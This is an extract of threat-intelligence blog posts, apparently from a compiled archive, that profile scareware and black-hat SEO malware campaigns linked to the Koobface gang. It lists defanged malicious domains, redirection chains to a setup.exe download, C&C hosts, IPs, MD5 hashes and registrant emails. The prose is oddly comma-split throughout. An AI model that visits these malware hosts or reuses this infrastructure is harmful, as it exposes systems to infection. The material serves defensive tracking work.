hxxp://best-scan-931 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-951 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-961 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan021 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan061 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan081 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan091 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan121 .com - Email: TheodoreWTurner@live.com

hxxp://microscanner1 .com - Email: info@enigmazero.com

hxxp://micro-scanner1 .com - Email: info@enigmazero.com

hxxp://microscanner2 .com - Email: info@enigmazero.com

hxxp://micro-scanner2 .com - Email: info@enigmazero.com hxxp://microscanner3 .com - Email: info@enigmazero.com

hxxp://micro-scanner3 .com - Email: info@enigmazero.com

hxxp://microscanner4 .com - Email: info@enigmazero.com

hxxp://micro-scanner4 .com - Email: info@enigmazero.com

hxxp://microscanner5 .com - Email: info@enigmazero.com

hxxp://micro-scanner5 .com - Email: info@enigmazero.com

hxxp://micro-scannera1 .com - Email: info@enigmazero.com

hxxp://micro-scannerb1 .com - Email: info@enigmazero.com

hxxp://micro-scannerc1 .com - Email: info@enigmazero.com
hxxp://micro-scannerd1 .com - Email: info@enigmazero.com

hxxp://run-scanner023 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner056 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner067 .com - Email: TheodoreWTurner@live.com

hxxp://scanner-malware01 .com - Email: info@natural-health.org

hxxp://scanner-malware02 .com - Email: info@natural-health.org

hxxp://scanner-malware04 .com - Email: info@natural-health.org

hxxp://scanner-malware05 .com - Email: info@natural-health.org

hxxp://scanner-malware06 .com - Email: info@natural-health.org

hxxp://scanner-malware11 .com - Email: info@natural-health.org

hxxp://scanner-malware12 .com - Email: info@natural-health.org

hxxp://scanner-malware13 .com - Email: info@natural-health.org

hxxp://scanner-malware14 .com - Email: info@natural-health.org

hxxp://scanner-malware15 .com - Email: info@natural-health.org

Parked on 66.197.160.104:

hxxp://2activities.com - Email: mail@tatrum-verde.com

hxxp://2-scenes.com - Email: mail@tatrum-verde.com

hxxp://2-weather.com - Email: mail@tatrum-verde.com

hxxp://online-fun2 .com - Email: mail@tatrum-verde.com

hxxp://online-news2.com - Email: mail@tatrum-verde.com

hxxp://online-style2 .com - Email: mail@tatrum-verde.com

hxxp://online-tv2.com - Email: mail@tatrum-verde.com

hxxp://snow-and-fun2 .com - Email: mail@tatrum-verde.com hxxp://winterart2 .com - Email: info@territoryplace.us

hxxp://winterchristmas2 .com - Email: info@territoryplace.us

hxxp://wintercrafts2 .com - Email: info@territoryplace.us

hxxp://winterkids2 .com - Email: info@territoryplace.us

hxxp://winterphotos2 .com - Email: info@territoryplace.us

hxxp://winterpicture2 .com - Email: info@territoryplace.us

hxxp://winterscene2 .com - Email: info@territoryplace.us

hxxp://winterwallpaper2 .com - Email: info@territoryplace.us

What’s particularly, interesting, about, this, particular, campaign, is, the, direct, connection, with, the, Koobface, gang, taking, into, consideration, the, fact, that, **hxxp://redirector online-style2.com/?pid=312s03 &sid=4db12f** has, also, been, used, by, Koobface-infected hosts, and, most, importantly, the, fact, that, a, sampled, scareware, campaign from December 2009, were serving scareware parked on 193.104.22.200, where the Koobface scareware portfolio is parked, as, previously, profiled, and, analyzed.

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

Related posts:

[1]Historical OSINT - Celebrity-Themed Blackhat SEO Campaign Serving Scareware and the Koobface Botnet Connection

[2]The Koobface Gang Wishes the Industry "Happy Holidays"

[3]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

[4]How the Koobface Gang Monetizes Mac OS X Traffic

[5]Koobface Botnet’s Scareware Business Model - Part Two

[6]Koobface Botnet’s Scareware Business Model

[7]From the Koobface Gang with Scareware Serving Compromised Site

[8]Koobface Botnet Starts Serving Client-Side Exploits

[9]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[10]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[11]Koobface - Come Out, Come Out, Wherever You Are

[12]Dissecting Koobface Worm’s Twitter Campaign

[13]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[14]Koobface Botnet Dissected in a TrendMicro Report

[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[16]Movement on the Koobface Front - Part Two

[17]Movement on the Koobface Front

[18]Dissecting the Koobface Worm’s December Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

[20]Dissecting the Latest Koobface Facebook Campaign

1. http://ddanchev.blogspot.com/2016/12/historical-osint-celebrity-themed.html

2. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

3. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

4. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

8. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

9. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

10. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

11. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

12. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

13. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

16. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

18. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

101

Historical OSINT - Hundreds of Malicious Web Sites Serve Client-Side Exploits, Lead to Rogue YouTube Video Players (2016-12-25 21:47)

In, a, cybercrime, ecosystem, dominated, by, hundreds, of, malicious, software, releases, cybercriminals, continue, actively, populating, a, botnet’s, infected, population, further, spreading, malicious, software, potentially, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, potentially, exposing, the, affected, user, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, access, to, the, malware-infected, hosts, largely, relying, on, the, use, of, affiliate-network, based, type, of, fraudulent, revenue, monetization, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, enticing, users, into, clicking, on, bogus, and, rogue, links, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, ultimately, attempting, to, socially, engineer, users, into, interacting, with, rogue, YouTube, Video, Players, ultimately, dropping, fake, security, software, also, known, as, scareware, on, the, affected, hosts, with, the, cybercriminals, behind, the, campaign, actively, earning, fraudulent, revenue, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, URL, redirection, chain:

hxxp://acquaintive.in/x.html - 208.87.35.103

- hxxp://xxxvideo-hlyl.cz.cc/video7/?afid=24 - 63.223.117.10

- hxxp://binarymode.in/topic/j.php - 159.148.117.21 - Email: enquepuedo.senior@gmail.com

- hxxp://binarymode.in/topic/exe.php?x=jjar

- hxxp://binarymode.in/topic/?showtopic=ecard &bid=151 &e=post &done=image **Related, malicious, MD5s, known, to, have, responded, to, the, same, C &C, server, IPs (208.87.35.103):** MD5: a12c055f201841f4640084a70b34c0c4

MD5: b4d435f15d094289839eac6228088baf

MD5: 2782220da587427b981f07dc3e3e0d96

MD5: 1151cd39495c295975b8c85bd4b385e5

MD5: 2539d5d836f058afbbf03cb24e41970c

Once, executed, a, sample, malware (MD5: a12c055f201841f4640084a70b34c0c4), phones, back, to, the, following, C &C, server, IPs:

hxxp://926garage.com - 185.28.193.192

hxxp://quistsolutions.eu - 188.165.239.53

hxxp://rehabilitacion-de-drogas.org - 188.240.1.110

hxxp://bcbrownmusic.com - 69.89.21.66

hxxp://andzi0l.5v.pl - 46.41.150.7

hxxp://alsaei.com - 192.186.194.133

Once, executed, a, sample, malware (MD5: 2782220da587427b981f07dc3e3e0d96), phones, back, to, the, following, C &C, server, IPs:

hxxp://lafyeri.com

hxxp://kulppasur.com - 209.222.14.3

hxxp://toalladepapel.com.ar - 184.168.57.1

hxxp://www.ecole-saint-simon.net - 208.87.35.103

102

Once, executed, a, sample, malware (MD5: 2539d5d836f058afbbf03cb24e41970c), phones, back, to, the, following, C &C, server, IPs:

hxxp://realquickmedia.com (208.87.35.103)

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (109.74.195.149):

hxxp://trustidsoftware.com

hxxp://tc28q8cxl2a5ljwa60skl87w6.cdx1cdx1cdx1.in

hxxp://golubu6ka.com

hxxp://cdx2cdx2cdx2.in

hxxp://redmewire.com

hxxp://5zw3t6jq8fiv9jtdqg23.cdx2cdx2cdx2.in

hxxp://es3iz6lb0pet3ix6la0p.cdx2cdx2cdx2.in

hxxp://qsd79bd0j8f7c90e057a.cdx1cdx1cdx1.in

hxxp://w8ncqpet2hx5kf9mbr1a.cdx1cdx1cdx1.in

hxxp://skygaran4ik.com

hxxp://5xj7wk9amqcpse2ug4ve.cdx1cdx1cdx1.in

hxxp://readrelay.com

hxxp://bk5sbm7xgo6vk0e6b3xc.cdx1cdx1cdx1.in

hxxp://d51f1qam8wi15wpxmtjq.cdx2cdx2cdx2.in

hxxp://wxvtsr98642pomligfed.cdx2cdx2cdx2.in

hxxp://zonkjhgebawzvsq09753.cdx1cdx1cdx1.in

hxxp://nightphantom.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (109.74.195.149):

MD5: a6c06a59da36ee1ae96ffaff37d12f28

MD5: 2d1bb6ca54f4c093282ea30e2096af0f

MD5: adf037ecbd4e7af573ddeb7794b61c40

MD5: ce7d4a493fc4b3c912703f084d0d61e1

MD5: c36941693eeef3fa54ca486044c6085a

Once, executed, a, sample, malware (MD5:a6c06a59da36ee1ae96ffaff37d12f28), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://replost.com - 109.74.195.149

hxxp://zeplost.com - 109.74.195.149

Once, executed, a, sample, malware (MD5:2d1bb6ca54f4c093282ea30e2096af0f), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://qweplost.com - 109.74.195.149

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (96.126.106.156):

hxxp://checkwebspeed.net

hxxp://gercourses.com

hxxp://replost.com

hxxp://boltoflexaria.in

hxxp://levartnetcom.net

hxxp://boltoflex.in

hxxp://borderspot.net

103

hxxp://diathbsp.in

hxxp://ganzagroup.in

hxxp://httpsstarss.in

hxxp://missingsync.net

hxxp://qqplot.com

hxxp://evelice.in

hxxp://gotheapples.com

hxxp://surfacechicago.net

hxxp://zeplost.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 0183a687365cc3eb97bb5c2710952f95

MD5: f1e3030a83fa2f14f271612a4de914cb

MD5: 97269450de58ef5fb8d449008e550bf0

MD5: c83962659f6773b729aa222bd5b03f2f

MD5: e0aa08d4d98c3430204c1bb6f4c980e1

Once, executed, a, sample, malware (MD5:0183a687365cc3eb97bb5c2710952f95), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://replost.com - 96.126.106.156

Once, executed, a, sample, malware (MD5:f1e3030a83fa2f14f271612a4de914cb), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://gercourses.com/borders.php

Once, executed, a, sample, malware (MD5:97269450de58ef5fb8d449008e550bf0), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://checkwebspeed.net - 96.126.106.156

Once, executed, a, sample, malware (MD5:c83962659f6773b729aa222bd5b03f2f), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://checkwebspeed.net - 96.126.106.156

Once, executed, a, sample, malware (MD5:e0aa08d4d98c3430204c1bb6f4c980e1), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://replost.com - 96.126.106.156

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

104

Historical OSINT - Massive Black Hat SEO Campaign, Spotted in the Wild, Serves Scareware (2016-12-25 22:43)

In, a, cybercrime, ecosystem, dominated, by, hundreds, of, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet’s, infected, population, with, hundreds, of, newly, added, socially, engineered, users, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, spreading, malicious, software, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, obtaining, access, to, a, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, utilizing, blackhat, seo (search engine optmization), for, traffic, acquisition, tactics, techniques, and procedures, potentially, exposing, hundreds, of, thousands, of, socially, engineered, users, to, a, multitude, of, malicious, software, including, fake, security, software, also, known, as, scareware, with, the, cybercriminals, behind, the, campaign, successfully, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, traffic, largely, relying, on, the, utilization, of, an, affiliate-network, type, of, monetization, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://blank _fax _forms.jevjahys.zik.dj -> hxxp://radioheadicon.cn - 216.172.154.34; 205.164.24.44; 205.164.24.45

->

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://aizvfnnd.cc - Email: janice@whiteplainsrealty.com

hxxp://blnrriwbd.cc - Email: janice@whiteplainsrealty.com

hxxp://crrhxzp.cc - Email: janice@whiteplainsrealty.com hxxp://ihmedkgi.cc - Email: janice@whiteplainsrealty.com

hxxp://izdzhpdn.cc - Email: janice@whiteplainsrealty.com

hxxp://krnflff.cc - Email: janice@whiteplainsrealty.com

hxxp://lgixuql.cc - Email: janice@whiteplainsrealty.com

hxxp://lsxkfoxfn.cc - Email: janice@whiteplainsrealty.com

hxxp://mkzjuoz.cc - Email: janice@whiteplainsrealty.com

hxxp://mobqmizg.cc - Email: janice@whiteplainsrealty.com

hxxp://mqapagelq.cc - Email: janice@whiteplainsrealty.com

hxxp://mrvgusfdu.cc - Email: janice@whiteplainsrealty.com

hxxp://nurzcycxm.cc - Email: janice@whiteplainsrealty.com

hxxp://orhhcunye.cc - Email: janice@whiteplainsrealty.com

hxxp://pdbpczh.cc - Email: janice@whiteplainsrealty.com

hxxp://pkuidxdy.cc - Email: janice@whiteplainsrealty.com

hxxp://qicpfwrx.cc - Email: janice@whiteplainsrealty.com

hxxp://ruhilmec.cc - Email: janice@whiteplainsrealty.com

hxxp://sxkfoxfn.cc - Email: janice@whiteplainsrealty.com

hxxp://tcygfdmc.cc - Email: janice@whiteplainsrealty.com

hxxp://tlhaxfr.cc - Email: janice@whiteplainsrealty.com

hxxp://vcjggcbgj.cc - Email: janice@whiteplainsrealty.com

hxxp://xlnojaz.cc - Email: janice@whiteplainsrealty.com hxxp://zdqvzdj.cc - Email: janice@whiteplainsrealty.com

105

Sample, malicious, redirector, used, in, the, campaign: hxxp://bostofsten1.net

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (216.172.154.34): MD5: ad04fd31e9868b073222b3fd2aac93f7

MD5: 103ecb766e0deb06ccbcea0a8046b4cb

MD5: eb0fab963cd37660956a7ab0c66715c2

MD5: 00da0096bd91e89e4059c428259a6cbb

MD5: 9b7f0e0ebf1656227de9f8f97dfd9141

Once, executed, a, sample, malicious, executable, (MD5:ad04fd31e9868b073222b3fd2aac93f7) phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://down.down988.cn - 65.19.157.228

Once, executed, a, sample, malicious, executable, (MD5:00da0096bd91e89e4059c428259a6cbb) phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://cutalot.cn - 205.164.24.43

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (205.164.24.44):

hxxp://cycling20110829.usa.1204.net

hxxp://pepsizone.cn

hxxp://ysbr.cn

hxxp://interactsession-697593.regions.com.usersetup.cn

hxxp://ad.suoie.cn

hxxp://ycgezkpu.cn

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: cf7a53e66e397c29ea203e025c5d6465

MD5: 089886483353f93a36dd69f0776beace

MD5: 528ac8f94123aaa32058f0114b8e1fd2

MD5: 4e8405bb398509f17242c0b9f614d6e4

MD5: a364d4fe887e2e40bc1ec67ad6f9aa31

Once, executed, a, sample, malware (MD5:cf7a53e66e397c29ea203e025c5d6465), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://blenderartists.org - 141.101.125.180

hxxp://xibudific.cn - 50.117.122.92

hxxp://freemonitoringservers.com

hxxp://freemonitoringservers.com.ovh.net

hxxp://hardwareindexx.com

hxxp://hardwareindexx.com.ovh.net

Once, executed, a, sample, malware (MD5:089886483353f93a36dd69f0776beace), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://freeonlinedatingtips.net - 204.197.252.70

hxxp://xibudific.cn - 216.172.154.38

hxxp://freemonitoringservers.com

hxxp://freemonitoringservers.com.ovh.net

106

hxxp://searchfeedbook.com

hxxp://searchfeedbook.com.ovh.net

Once, executed, a, sample, malware (MD5:528ac8f94123aaa32058f0114b8e1fd2), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://historykillerpro.com - 192.254.233.158

hxxp://motherboardstest.com - 195.22.26.252

hxxp://dolbyaudiodevice.com

hxxp://dolbyaudiodevice.com.ovh.net

hxxp://xibudific.cn - 50.117.116.204

Once, executed, a, sample, malware (MD5:4e8405bb398509f17242c0b9f614d6e4), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://pcskynet.cn

hxxp://gamepknet.cn

hxxp://pcskynet.cn.ovh.net

hxxp://gamepknet.cn.ovh.net

hxxp://yes16800.cn

hxxp://yes16800.cn.ovh.net

Once, executed, a, sample, malware (MD5:a364d4fe887e2e40bc1ec67ad6f9aa31), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://136136.com - 61.129.70.87

hxxp://xibudific.cn - 50.117.122.92

hxxp://hothintspotonline.com

hxxp://hothintspotonline.com.ovh.net

hxxp://hardwareindexx.com

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (205.164.24.45):

hxxp://17mv.com

hxxp://criding.com

hxxp://criding.com

hxxp://17mv.com

hxxp://baudu.com

hxxp://pwgo.cn

hxxp://suqiwyk.cn

hxxp://verringo.cn

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: MD5: 9905ba7c00761a792ad8a361b4de71ea

MD5: b83c68f7d09530181908d513eb30a002

MD5: 78941c2c4b05f8af9a31a9f3d4c94b57

MD5: 7a1b6153a3f00c430b09f1c7b9cf7a77

MD5: 2776c972fa934fd080f5189be7c98a77

Once, executed, a, sample, malware, phones, back, to, the, following, maliciuos, C &C, server, IPs: hxxp://down.down988.cn - 50.117.122.91

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: 107

hxxp://imagehut4.cn - 50.117.122.91

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://yingzi.org.cn - 50.117.116.205

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://qmmmm.com.cn - 50.117.122.94

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://down.down988.cn - 50.117.122.94

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

108

2.

2017

109

2.1

January

110

Historical OSINT - Massive Black Hat SEO Campaign, Spotted in the Wild, Serves Scareware - Part Two (2017-01-05 10:22)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, populating, their, botnet’s. infected, population, further, spreading, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization, scheme.

We’ve, recently, intercepted, a, currently, active, malicious, black, hat, SEO (search engine optimization), type, of, malicious, campaign, serving, malicious, software, to, unsuspecting, users, further, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization, scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://notice-of-unreported-income-email.donatehalf.com

hxxp://911-pictures.jewishreference.com

hxxp://911-pictures.dpakman91.com

hxxp://9-11-quotes.midweekpolitics.com

Sample, URL, redirection, chain:

hxxp://trivet.gmgroupenterprises.com/style.js - 72.29.67.237

-

hxxp://trivet.gmgroupenterprises.com/?trivettrivetgmgroupenterprisescom.swf

-

hxxp://vpizdutebygugol.xorg.pl/go/ - 193.203.99.111

- hxxp://vpizdutebygugol.xorg.pl/go4/

- hxxp://http://free-checkpc.com/l/d709f38e78s84y76u - 193.169.12.5

- hxxp://safe-fileshere.com/s/w58238e9a6dh76k73r/setup.exe - 193.169.12.5

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(193.203.99.111):

MD5: b761960b60f2e5617b4da2e303969ff1

MD5: a27ae350b9d29b13749b14e376a00b52

MD5: adbad83fadc017d60972efa65eb3c230

MD5: b1323d4c7e1f6455701d49621edfb545

MD5: c166767c8aa7a8eee0d12a6d9646b3e8

Once, executed, a, sample, malware (MD5: b761960b60f2e5617b4da2e303969ff1), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://bdx.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5: a27ae350b9d29b13749b14e376a00b52), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://vboxsvr.ovh.net

hxxp://gwg.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5: adbad83fadc017d60972efa65eb3c230), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://vboxsvr.ovh.net

111

hxxp://htu.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5:

b1323d4c7e1f6455701d49621edfb545), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://htu.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5: c166767c8aa7a8eee0d12a6d9646b3e8), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://bdx.xorg.pl - 193.203.99.111

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: 7df300b01243a42b4ddff724999cd4f7

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://updatepcnow.com - 208.73.211.249

hxxp://safe-updates.com - 50.63.202.54; 54.85.196.8

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (208.73.211.249):

MD5: 940be22f37e30c90d9fded842c23b24d

MD5: ef29c61908f678f313aa298343845175

MD5: 47f5002a0b9d312f28822d92a3962c81

MD5: ba83653117a6196d8b2a52fb168b8142

MD5: f29209f1ca6c4666207ea732c1f32978

Once, executed, a, sample, malware (MD5: 940be22f37e30c90d9fded842c23b24d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://softonic-analytics.net - 46.28.209.74

hxxp://superscan.sd.en.softonic.com - 46.28.209.70

hxxp://www.ledyazilim.com - 213.128.83.163

Once, executed, a, sample, malware (MD5: ef29c61908f678f313aa298343845175), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://ksandrafashion.com - 208.73.211.173

hxxp://www.lafyeri.com

hxxp://kulppasur.com

Once, executed, a, sample, malware (MD5: 47f5002a0b9d312f28822d92a3962c81), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://ftuny.com/borders.php

Once, executed, a sample, malware (MD5: ba83653117a6196d8b2a52fb168b8142), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://mhc.ir - 82.99.218.195

hxxp://naphooclub.com - 208.73.211.173

hxxp://mdesigner.ir - 176.9.98.58

Once, executed, a, sample, malware (MD5: f29209f1ca6c4666207ea732c1f32978), phones, back,

to, the, following, malicious, C &C, server, IPs:

hxxp://ftuny.com/borders.php

112

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (50.63.202.54): MD5: 45497b47a6df2f6216b4c4bebc572dd3

MD5: d5585af92c512bec3009b1568c8d2f7d

MD5: 08db02c9873c0534656901d5e9501f46

MD5: 830b22b4a0520d1b46a493f03a6a0a66

MD5: 5ee1bfa766f367393782972718d4e82f

Once, executed, a, sample, malware (MD5: 45497b47a6df2f6216b4c4bebc572dd3), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://poppylols.ru

hxxp://chuckboris.ru

hxxp://kosherpig.xyz - 195.157.15.100

Once, executed, a, sample, malware (MD5: d5585af92c512bec3009b1568c8d2f7d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://yardnews.net - 104.154.95.49

Once, executed, a, sample, malware (MD5: 08db02c9873c0534656901d5e9501f46), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://musicbroke.net - 195.22.28.210

Once, executed, a, sample, malware (MD5: 830b22b4a0520d1b46a493f03a6a0a66), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

Once, executed, a, sample, malware (MD5: 5ee1bfa766f367393782972718d4e82f), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (54.85.196.8): MD5: 05288748ddccf2e5fedef5d9e8218fef

MD5: 08936ff676b062a87182535bce23d901

MD5: ea2b2ea5a0bf2b8f6403b2200e5747a7

MD5: 8a7e330ad88dcb4ced3e5e843424f85f

MD5: bf3d996376663feaea6031b1114eb714

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://graves111.net - 64.86.17.47 - Email: gertrudeedickens@text2re.com hxxp://lending10.com

hxxp://adriafin.com

hxxp://7sevenseas.com

hxxp://ironins.com

113

hxxp://trdatasft.com

hxxp://omeoqka.cn

hxxp://trustshield.cn

hxxp://capide.cn

hxxp://tds-soft.comewithus.cn

hxxp://graves111.net

hxxp://reversfor5.net

hxxp://limestee.net

hxxp://landlang.net

hxxp://langlan.net

hxxp://limpopos.net

hxxp://clarksinfact.net

Sample, URL, redirection, chain:

hxxp://checkvirus-zone.com - 64.86.16.7 - Email: gertrudeedickens@text2re.com

- hxxp://checkvirus-zone.com/?p=

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: b157106188c2debab5d2f1337c708e35

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://pencil-netwok.com/?act=fb &1=1 &2=0 &3= - 204.11.56.48; 204.11.56.45; 209.222.14.3; 208.73.210.215; 208.73.211.152; 204.13.160.107

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 3c3346426923504571f81caffdac698d

MD5: ad4244794693b41c775b324c4838982a

MD5: 6649b79938f19f7ec9d06b7ba8a7aa8e

MD5: 0526944bfb43b14d8f72fd184cd8c259

MD5: 29932b0cb61011ffc4834c3b7586d956

Once, executed, a, sample, malware (MD5: 3c3346426923504571f81caffdac698d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://www.vancityprinters.com - 104.31.76.211

hxxp://vancityprinters.com - 23.94.18.39

hxxp://vinasonthanh.com - 123.30.109.9

Once, executed, a, sample, malware (MD5: ad4244794693b41c775b324c4838982a), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://banboon.com - 204.11.56.48

hxxp://bdb.com.my - 103.4.7.143

hxxp://baulaung.org - 52.28.249.128

Once, executed, a, sample, malware (MD5: 6649b79938f19f7ec9d06b7ba8a7aa8e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://cubingapi.com - 204.11.56.48

hxxp://error.cubingapi.com - 204.11.56.48

Once, executed, a, sample, malware (MD5: 0526944bfb43b14d8f72fd184cd8c259), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://www.vancityprinters.com - 104.31.77.211

hxxp://vancityprinters.com - 23.94.18.39

hxxp://vinasonthanh.com - 123.30.109.9

Once, executed, a, sample, malware (MD5: 29932b0cb61011ffc4834c3b7586d956), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://vancityprinters.com - 23.94.18.39

